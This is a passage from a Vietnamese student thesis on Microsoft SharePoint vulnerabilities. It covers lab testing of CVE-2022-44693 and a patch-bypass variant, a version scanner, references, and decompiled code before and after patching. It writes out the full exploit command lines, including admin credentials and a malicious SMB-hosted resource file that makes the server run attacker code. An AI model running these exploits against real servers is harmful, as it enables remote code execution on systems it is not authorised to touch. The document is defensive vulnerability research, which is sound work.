
4.3.3 Bản vá

Do lỗ hổng này bị khai thác trong quá trình xử lý cấu hình nên không có cách khắc phục mà không ảnh hưởng đến chức năng cơ bản của workflow. Vì vậy Microsoft đã không cập nhật bản vá chính thức cho lỗ hổng này. Thay vào đó kiểu dữ TypeExtension bị xóa khỏi allow list, việc này làm cho một số chức năng bị ảnh hưởng. Ngoài ra, lớp SetVariableActivity cũng được thêm một số bước kiểm tra giá trị ValueType trong quá trình khởi chạy workflow, đề phòng trường hợp lỗ hổng này bị tấn công theo các kịch bản mới.

CHƯƠNG 5. THỰC NGHIỆM

Chương 5 sẽ đưa ra các kịch bản khai thác cho 2 lỗ hổng CVE-2022-44693 và phiên bản biến thể. Các kịch bản này đều được thử nghiệm trong môi trường giả lập với mục tiêu là những hệ thống máy ảo VMWare. Thử nghiệm chỉ nhằm mục đích khẳng định sự đúng đắn của các phân tích đã trình bày tại 4 và phục vụ cho công tác kiểm thử an toàn thông tin sau này, chứ không sử dụng với chủ đích tấn công hệ thống mạng dưới bất kỳ hình thức nào.

5.1 Môi trường thử nghiệm



Hình 5.1: Máy chủ thực nghiệm

Môi trường thử nghiệm sẽ cần ít nhất 2 máy ảo, trong đó:

1. Máy ảo đóng vai trò kẻ tấn công (Attacker):

   IP: 192.168.2.4

   Hostname: WinVM

2. Máy ảo đóng vai trò máy chủ đang triển khai hệ thống SharePoint (Target):

   IP: 192.168.2.191


   Domain: sp191.cve

   Hostname: server19, server19.sp191.cve

Trong môi trường thử nghiệm, máy ảo Attacker sử dụng hệ điều hành Windows 10 còn máy chủ Target sẽ được triển khai hệ thống SharePoint 2019. Cả 2 máy ảo

này đều có thể giao tiếp được với nhau qua mạng internet, phù hợp với các yêu cầu thực tế.

Cụ thể hơn, máy chủ Target sẽ được triển khai 2 phiên bản khác nhau là 16.0.10390.20000 (phiên bản cũ chưa được cập nhật bản vá) và 16.0.10397.20002 (phiên bản mới đã được cập nhật bản vá). Điều này nhằm mục đích thử nghiệm kết quả của công cụ rà soát lỗ hổng.



SERVER19			
SERVER19	**Language Pack for SharePoint and Project Server 2019 - English**		**Installed**
SERVER19	Microsoft OMUI English Language Pack	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Arabic) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (English) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (French) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (German) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Russian) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Spanish) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 1033 Language Pack	16.0.10337.12109	Installed
SERVER19	**Microsoft SharePoint Server 2019**		**Installed**
SERVER19	Microsoft Server Proof (Arabic) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (English) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (French) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (German) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Russian) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Spanish) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 1033 Language Pack	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 Core	16.0.10337.12109	Installed
SERVER19	Security Update for Microsoft SharePoint Server 2019 Core (KB5002258)	16.0.10390.20000	Installed

Hình 5.2: Phiên bản chưa được cập nhật bản vá

SERVER19			
SERVER19	**Language Pack for SharePoint and Project Server 2019 - English**		**Installed**
SERVER19	Microsoft OMUI English Language Pack	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Arabic) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (English) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (French) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (German) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Russian) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Spanish) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 1033 Language Pack	16.0.10337.12109	Installed
SERVER19	**Microsoft SharePoint Server 2019**		**Installed**
SERVER19	Microsoft Server Proof (Arabic) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (English) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (French) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (German) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Russian) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft Server Proof (Spanish) 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 1033 Language Pack	16.0.10337.12109	Installed
SERVER19	Microsoft SharePoint Server 2019 Core	16.0.10337.12109	Installed
SERVER19	Security Update for Microsoft SharePoint Server 2019 Core (KB5002373)	16.0.10397.20002	Installed

Hình 5.3: Phiên bản đã được cập nhật bản vá

5.2 Phương pháp thí nghiệm

Kịch bản thí nghiệm sẽ gồm các bước như sau:

1. Kẻ tấn công tạo một tệp tin resource độc hại và dựng trên một máy chủ SMB. Khi thực hiện truy vấn đến tệp tin này, máy chủ Target sẽ thực hiện mã lệnh một cách trái phép. Trong ví dụ này, tập tin độc hại ở địa chỉ //192.168.2.4/smb/mal.resources (nằm trên chính máy ảo của Attacker) và mã lệnh được thử nghiệm có tác dụng tạo một tập tin C:/Windows/Temp/hacked.txt.
2. Kẻ tấn công tải lên một cấu hình workflow với định dạng XAML và kích hoạt tính năng workflow trên file cấu hình này.
3. Hệ thống tiếp nhận yêu cầu và thực hiện quá trình kiểm tra, xử lý cấu hình.
4. Sau quá trình xử lý, nếu phiên bản chưa được cập nhật bản vá, tập tin C:/Windows/Temp/hack

sẽ được tạo ra với nội dung "Hacked". Và ngược lại.

5.3 Thực nghiệm mã khai thác lỗ hổng CVE-2022-44693


Công cụ khai thác CVE-2022-44693 được lập trình bằng ngôn ngữ Python. Câu lệnh khai thác sẽ như sau.

```
python3 CVE-2022-44693.py -t 'http://server19' -s '' -u 'Admin' -p 'Quan123456' -smb "//192.168.2.4/smb/mal.resources"
```

Trong đó:

- Tham số -t: hostname hoặc địa chỉ IP của Target.
- Tham số -s: trang web cụ thể của Target, mặc định là ”.
- Tham số -u: username đăng nhập SharePoint.
- Tham số -p: password tương ứng với username.
- Tham số -smb: địa chỉ tập tin resource độc hại

Sau khi chạy lệnh, mã khai thác trả về một đường dẫn để kích hoạt tính năng workflow. Sau khi kích hoạt, mã lệnh được thực thi và tạo tập tin C:/Windows/Temp/hacked.txt với nội dung "Hacked" trên máy chủ SharePoint.




Hình 5.4: Kết quả đạt được sau khi kích hoạt workflow

5.4 Thực nghiệm mã khai thác lỗ hổng biến thể CVE-2022-44693

Tương tự phần trên, câu lệnh khai thác lỗ hổng biến thể như sau:

```
python3 CVE-2022-44693-bypass.py -t 'http://server19' -s '' -u 'Admin' -p 'Quan123456' -smb "//192.168.2.4/smb/mal-bypass.resources"
```

Tham số -smb là địa chỉ tập tin độc hại mal-bypass.resources trên máy chủ SMB, mã lệnh được chạy sẽ tạo tập tin C:/Windows/Temp/hacked-bypass.txt với nội dung là "Hacked-bypass".




Hình 5.5: Kết quả đạt được sau khi kích hoạt workflow với lỗ hổng biến thể

5.5 Thực nghiệm rà quét máy chủ

Công cụ rà quét máy chủ được lập trình bằng ngôn ngữ Python. Công cụ này nhận đầu vào là một danh sách các máy chủ cùng với thông tin đăng nhập theo từng dòng. Sau đó thực hiện rà soát từng máy chủ theo phiên bản và trả về thông tin sau khi đã kiểm tra. Câu lệnh khởi chạy công cụ:

```
python3 scan.py targets.txt
```

Trong đó tham số targets.txt là tập tin chứa danh sách các máy chủ kèm theo thông tin đăng nhập tương ứng.



Hình 5.6: File danh sách mẫu về thông tin máy chủ

Kết quả trả về của công cụ sẽ bao gồm thông tin của từng máy chủ như là bản cài đặt, phiên bản. Cùng với đó là các thông báo chưa hoặc đã cập nhật bản vá lỗ hổng cho từng máy chủ.

```
satanon@WinVM:/mnt/c/Users/Admin/Downloads/poc$ python3 scan.py targets.txt
Detect http://server19:8000 is 2019 version (16.0.10390.20000):
  (x) http://server19:8000 vuln with RCE exploit
  (+) http://server19:8000 not vuln with XSS exploit
Detect http://192.168.2.162:8000 is 2016 version (16.0.5443.1000):
  (+) http://192.168.2.162:8000 not vuln with RCE exploit
  (+) http://192.168.2.162:8000 not vuln with XSS exploit
satanon@WinVM:/mnt/c/Users/Admin/Downloads/poc$
```

Hình 5.7: Kết quả trả về khi thực hiện rà quét

Kết quả thực hiện rà quét lỗ hổng XSS CVE-2022-24472 cũng được tích hợp trong công cụ này

5.6 Kết quả

Những thực nghiệm nêu trên được thực hiện nhiều lần với tỷ lệ chính xác cao. Mặc dù còn nhiều hạn chế về tính linh hoạt cũng như sự khác biệt giữa môi trường giả lập và thực tế. nhưng từ những kết quả này, ta có thể khẳng định hơn về tính đúng đắn của ý tưởng cũng như các phân tích chuyên sâu ở phần 4

CHƯƠNG 6. KẾT LUẬN

6.1 Kết luận

Trên đây là nội dung chính của đồ án về lỗ hổng bảo mật trên nền tảng Microsoft SharePoint. Đồ án tập trung vào nghiên cứu và phân tích các hướng tấn công cũng như ý tưởng xây dựng kịch bản khai thác lỗ hổng phổ biến như tính năng Workflow, tính năng hiển thị trang web. Cùng với đó là đề xuất phương pháp nghiên cứu bảo mật đối với các nền tảng khác.

Dựa vào những phân tích trên, em đã phát triển một số công cụ tự động với hai mục tiêu là khai thác toàn bộ các lỗ hổng trên chức năng Workflow phục vụ quá trình kiểm thử hệ thống và rà quét các máy chủ vẫn còn tiềm ẩn nguy cơ bị tấn công mạng.

Trên hết, các lỗ hổng đều được báo cáo cho nhà phát triển Microsoft để kịp thời khắc phục những điểm yếu này, phòng tránh những sự cố đáng tiếc về sau. Sau quá trình xem xét và thử nghiệm trên nhiều môi trường khác nhau, Microsoft đã công nhận những đóng góp tích cực từ bài phân tích này. Em đã nhận được một số danh hiệu từ nhà phát triển (chi tiết xem tại B):

- Top 10 đóng góp đáng giá nhất quý 1 năm 2022
- Top 10 đóng góp đáng giá nhất quý 4 năm 2022
- Top 100 nhà nghiên cứu xuất sắc nhất năm 2023

Tuy vẫn còn những hạn chế, nội dung đồ án giúp độc giả có cái nhìn rõ hơn về các lỗ hổng bảo mật và hệ quả mang lại khi mất an toàn trong hệ thống thông tin.

6.2 Hướng phát triển trong tương lai

Hướng phát triển tương lai của đồ án này là xây dựng các chương trình tự động phục vụ việc phân tích mã nguồn, đưa ra các cảnh báo về điểm yếu tiềm ẩn trong mã nguồn, cảnh báo về việc xử lý thiếu cộng tác giữa quá trình kiểm tra và khởi chạy, ... Cũng như việc các bản vá của nhà phát triển được cập nhật theo kiểu "giật gấu vá vai", đồ án cũng cung cấp cái nhìn sâu rộng về nền tảng kiến trúc hệ thống, từ đó phát triển thêm những hướng tấn công mới và phục vụ cho quá trình đảm bảo an toàn thông tin.

Em sẽ tiếp tục phát triển sâu hơn về cơ sở lý thuyết để hy vọng có thể đóng góp về công bố khoa học. Tất nhiên em con nhiều hạn chế về năng lực nghiên cứu hàn lâm, nên sẽ còn phải cố gắng hơn nữa.

TÀI LIỆU THAM KHẢO

[1] "Tổng quan về sharepoint," **url**: https://timoday.edu.vn/tong-quan-ve-sharepoint/.

[2] "Active directory domain services overview," **url**: https://learn.microsoft.com/vi-vn/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview.

[3] "C sharp in dotnet," **url**: https://dotnet.microsoft.com/en-us/languages/csharp.

[4] "Odata," **url**: https://www.odata.org/.

[5] "Xaml overview," **url**: https://learn.microsoft.com/en-us/dotnet/desktop/wpf/xaml/?view=netdesktop-8.0.

[6] "Dnspy tool," **url**: https://github.com/dnSpy/dnSpy.

[7] "Burp suite - application security testing software - portswigger," **url**: https://portswigger.net/burp.

[8] "Microsoft sharepoint remote code execution vulnerability cve-2019-0604," **url**: https://msrc.microsoft.com/update-guide/en-us/vulnerability/CVE-2019-0604.

[9] A. M. O. Mirosh, "Friday the 13th json attacks," **url**: https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf.

[10] "Microsoft sharepoint server elevation of privilege vulnerability cve-2023-29357," **url**: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-29357.

[11] "Microsoft sharepoint server remote code execution vulnerability cve-2023-24955," **url**: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-24955.

[12] "Microsoft sharepoint server spoofing vulnerability cve-2022-24472," **url**: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-24472.

[13] "Microsoft sharepoint server remote code execution vulnerability cve-2022-44693," **url**: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-44693.

[14] S. Dalili, "Asp.net resource files (.resx) and deserialization issues," 2018. **url**: https://soroush.me/downloadable/aspnet_resource_files_resx_deserialization_issues.pdf.

[15] B. T. Quân, "Sharepoint server và câu chuyện về research. phần 1: Cve đầu tay," **url**: https://blog.khonggianmang.vn/sharepoint-server-va-cau-chuyen-ve-research-phan-1-cve-dau-tay/.

[16] "Compact format attribute in xaml," **url**: https://learn.microsoft.com/en-us/dotnet/desktop/wpf/xaml/?view=netdesktop-8.0#markup-extensions.

[17] "X:type markup extension," **url**: https://learn.microsoft.com/en-us/dotnet/desktop/xaml-services/xtype-markup-extension.

[18] B. T. Quân, "Sharepoint server và câu chuyện về research. phần 2: Trái đắng và quả ngọt," **url**: https://blog.khonggianmang.vn/sharepoint-server-va-cau-chuyen-ve-research-phan-2-trai-dang-va-qua-ngot/.

PHỤ LỤC

A. CHI TIẾT MÃ NGUỒN CHƯƠNG TRÌNH

Nội dung mã nguồn chi tiết các phương thức đã nêu trong đồ án.

A.1 Phương thức WAIMField trước khi vá

```
private TableCell WAIMField(SPUser user, SPListItem listItem)
{
    TableCell tableCell = new TableCell();
    tableCell.CssClass = "ms-gb-vb2";
    if (listItem != null)
    {
        string sipaddress = this.ParentWebPart.PrincipalInfos[
    user.ID].SIPAddress;
        if (SPUtility.IsCompatibilityLevel15Up && !string.
    IsNullOrEmpty(sipaddress))
        {
            string content = string.Format(CultureInfo.
    InvariantCulture, "<span class='ms-imnSpan'><a href='#'
    onclick='IMNImageOnClick(event);return false;' class='ms-
    imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-
    spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class
    ='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src
    ='/{0}/images/spimn.png' showofflinepawn='1' sip='{1}' id='
    imn_{2},type=sip' onload=\"var _This = this; IMNRC('{3}',_This
    );\" /></span></a></span>", new object[]
            {
                SPUtility.ContextLayoutsFolder,
                sipaddress,
                this.ParentWebPart.Qualifier + listItem.ID.
    ToString(CultureInfo.InvariantCulture),
                sipaddress
            });
            if (this.Page.AppRelativeVirtualPath == null)
            {
                this.Page.AppRelativeVirtualPath =
    SPRequestModuleData.specialVirtualPathForParseControl;
            }
            Control child = base.TemplateControl.ParseControl(
    content, false);
            tableCell.Controls.Add(child);
        }
        else
        {
            Image image = new Image();
```

```
27              image.BorderWidth = 0;
28              image.ImageAlign = ImageAlign.Middle;
29              image.Height = 12;
30              image.Width = 12;
31              image.ImageUrl = SPEncode.UrlEncodeAsUrl(SPUtility.
    ContextImagesRoot + "blank.gif");
32              image.Attributes.Add("alt", string.Empty);
33              if (!string.IsNullOrEmpty(sipaddress))
34              {
35                  image.Attributes["onload"] = "IMNRC('" + SPEncode
    .ScriptEncode(sipaddress) + "')";
36                  image.ID = "imn" + this.ParentWebPart.Qualifier +
     listItem.ID.ToString(CultureInfo.InvariantCulture);
37              }
38              HtmlGenericControl htmlGenericControl = new
    HtmlGenericControl("span");
39              htmlGenericControl.Controls.Add(image);
40              tableCell.Controls.Add(htmlGenericControl);
41          }
42      }
43      return tableCell;
44  }
```

A.2 Phương thức WAIMField sau khi vá

```
1  private TableCell WAIMField(SPUser user, SPListItem listItem)
2  {
3      TableCell tableCell = new TableCell();
4      tableCell.CssClass = "ms-gb-vb2";
5      if (listItem != null)
6      {
7          string sipaddress = this.ParentWebPart.PrincipalInfos[
    user.ID].SIPAddress;
8          if (SPUtility.IsCompatibilityLevel15Up && !string.
    IsNullOrEmpty(sipaddress))
9          {
10             string content = string.Format(CultureInfo.
    InvariantCulture, "<span class='ms-imnSpan'><a href='#'
    onclick='IMNImageOnClick(event);return false;' class='ms-
    imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-
    spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class
    ='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src
    ='/{0}/images/spimn.png' showofflinepawn='1' sip='{1}' id='
    imn_{2},type=sip' onload=\"var _This = this; IMNRC('{3}',_This
    );\" /></span></a></span>", new object[]
11              {
```

```
12                  SPUtility.ContextLayoutsFolder,
13                  SPHttpUtility.HtmlEncode(sipaddress),
14                  this.ParentWebPart.Qualifier + listItem.ID.
    ToString(CultureInfo.InvariantCulture),
15                  SPHttpUtility.EcmaScriptStringLiteralEncode(
    sipaddress)
16              });
17              if (this.Page.AppRelativeVirtualPath == null)
18              {
19                  this.Page.AppRelativeVirtualPath =
    SPRequestModuleData.specialVirtualPathForParseControl;
20              }
21              Control child = base.TemplateControl.ParseControl(
    content, false);
22              tableCell.Controls.Add(child);
23          }
24          else
25          {
26              Image image = new Image();
27              image.BorderWidth = 0;
28              image.ImageAlign = ImageAlign.Middle;
29              image.Height = 12;
30              image.Width = 12;
31              image.ImageUrl = SPEncode.UrlEncodeAsUrl(SPUtility.
    ContextImagesRoot + "blank.gif");
32              image.Attributes.Add("alt", string.Empty);
33              if (!string.IsNullOrEmpty(sipaddress))
34              {
35                  image.Attributes["onload"] = "IMNRC('" + SPEncode
    .ScriptEncode(sipaddress) + "')";
36                  image.ID = "imn" + this.ParentWebPart.Qualifier +
     listItem.ID.ToString(CultureInfo.InvariantCulture);
37              }
38              HtmlGenericControl htmlGenericControl = new
    HtmlGenericControl("span");
39              htmlGenericControl.Controls.Add(image);
40              tableCell.Controls.Add(htmlGenericControl);
41          }
42      }
43      return tableCell;
44  }
```

A.3 Phương thức IsGoodWorkflowCore trước khi vá

```
1  public static bool IsGoodWorkflowCore(XmlReader xmlReader, IList<
    AuthorizedType> authorizedTypes)
```

```
{
    try
    {
        XDocument xdocument = XDocument.Load(xmlReader);
        Dictionary<string, XNamespace> allNamespaces = (from a in xdocument.Root.DescendantsAndSelf().Attributes()
        where a.IsNamespaceDeclaration
        select a).GroupBy(delegate(XAttribute a)
        {
            if (!(a.Name.Namespace == XNamespace.None))
            {
                return a.Name.LocalName;
            }
            return string.Empty;
        }, (XAttribute a) => XNamespace.Get(a.Value)).ToDictionary((IGrouping<string, XNamespace> g) => g.Key, (IGrouping<string, XNamespace> g) => g.First<XNamespace>());
        HashSet<string> hashSet = new HashSet<string>();
        foreach (XElement xelement in xdocument.Descendants())
        {
            string text = xelement.Name.LocalName.ToLower();
            if (!SPNoCodeXomlCompiler.IsAuthorizedType(xelement, authorizedTypes))
            {
                ULS.SendTraceTag(41534490U, ULSCat.msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially malicious xoml node: {0}", new object[]
                {
                    xelement.ToString()
                });
                return false;
            }
            if (text.Contains("setvariableactivity.valuetype") || text.Contains("workflowcodetypereferenceexpression.qualifiedname"))
            {
                string text2 = xelement.Value;
                if (text2.StartsWith("{}", StringComparison.Ordinal))
                {
                    text2 = text2.Substring(2);
                }
                if (!SPNoCodeXomlCompiler.IsGoodSetVariableActivityValueTypeValue(text2, authorizedTypes))
```

```
36                  {
37                      ULS.SendTraceTag(545275926U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[]
38                      {
39                          xelement.ToString()
40                      });
41                      return false;
42                  }
43              }
44              if (xelement.ToString().ToLower().Contains("
    spusercodeworkflowactivity"))
45              {
46                  ULS.SendTraceTag(527820999U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[]
47                  {
48                      xelement.ToString()
49                  });
50                  return false;
51              }
52              string value = xelement.Value;
53              if (!SPNoCodeXomlCompiler.IsGoodValue(value,
    authorizedTypes))
54              {
55                  ULS.SendTraceTag(544744586U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[]
56                  {
57                      xelement.ToString()
58                  });
59                  return false;
60              }
61              foreach (XAttribute xattribute in xelement.Attributes
    ())
62              {
63                  if (xattribute.Value.Length != 0 && xattribute.
    Value.Trim().StartsWith("{") && xattribute.Value.Trim().
    EndsWith("}") && !SPNoCodeXomlCompiler.IsAuthorizedType(
    xattribute.Value, authorizedTypes, allNamespaces))
64                  {
65                      ULS.SendTraceTag(41534491U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml attribute: {0}", new object[]
66                      {
```

```
67                          xattribute.Value
68                      });
69                      return false;
70                  }
71                  string value3 = xattribute.Value;
72                  if (!SPNoCodeXomlCompiler.IsGoodValue(value3,
    authorizedTypes))
73                  {
74                      ULS.SendTraceTag(544744585U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[]
75                      {
76                          xelement.ToString()
77                      });
78                      return false;
79                  }
80                  string text3 = xattribute.Name.LocalName.ToLower
    ();
81                  string value4 = xattribute.Value;
82                  try
83                  {
84                      if (text.Contains("setvariableactivity") &&
    text3.Contains("valuetype") && !SPNoCodeXomlCompiler.
    IsGoodSetVariableActivityValueType(xelement, authorizedTypes))
85                      {
86                          ULS.SendTraceTag(562698256U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
    SetVariableActivity: {0}", new object[]
87                          {
88                              xelement.ToString()
89                          });
90                          return false;
91                      }
92                      if (text.Contains("
    workflowcodetypereferenceexpression") && text3.Contains("
    qualifiedname") && !SPNoCodeXomlCompiler.
    IsGoodWorkflowCodeTypeReferenceExpression(xelement,
    authorizedTypes))
93                      {
94                          ULS.SendTraceTag(545275925U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
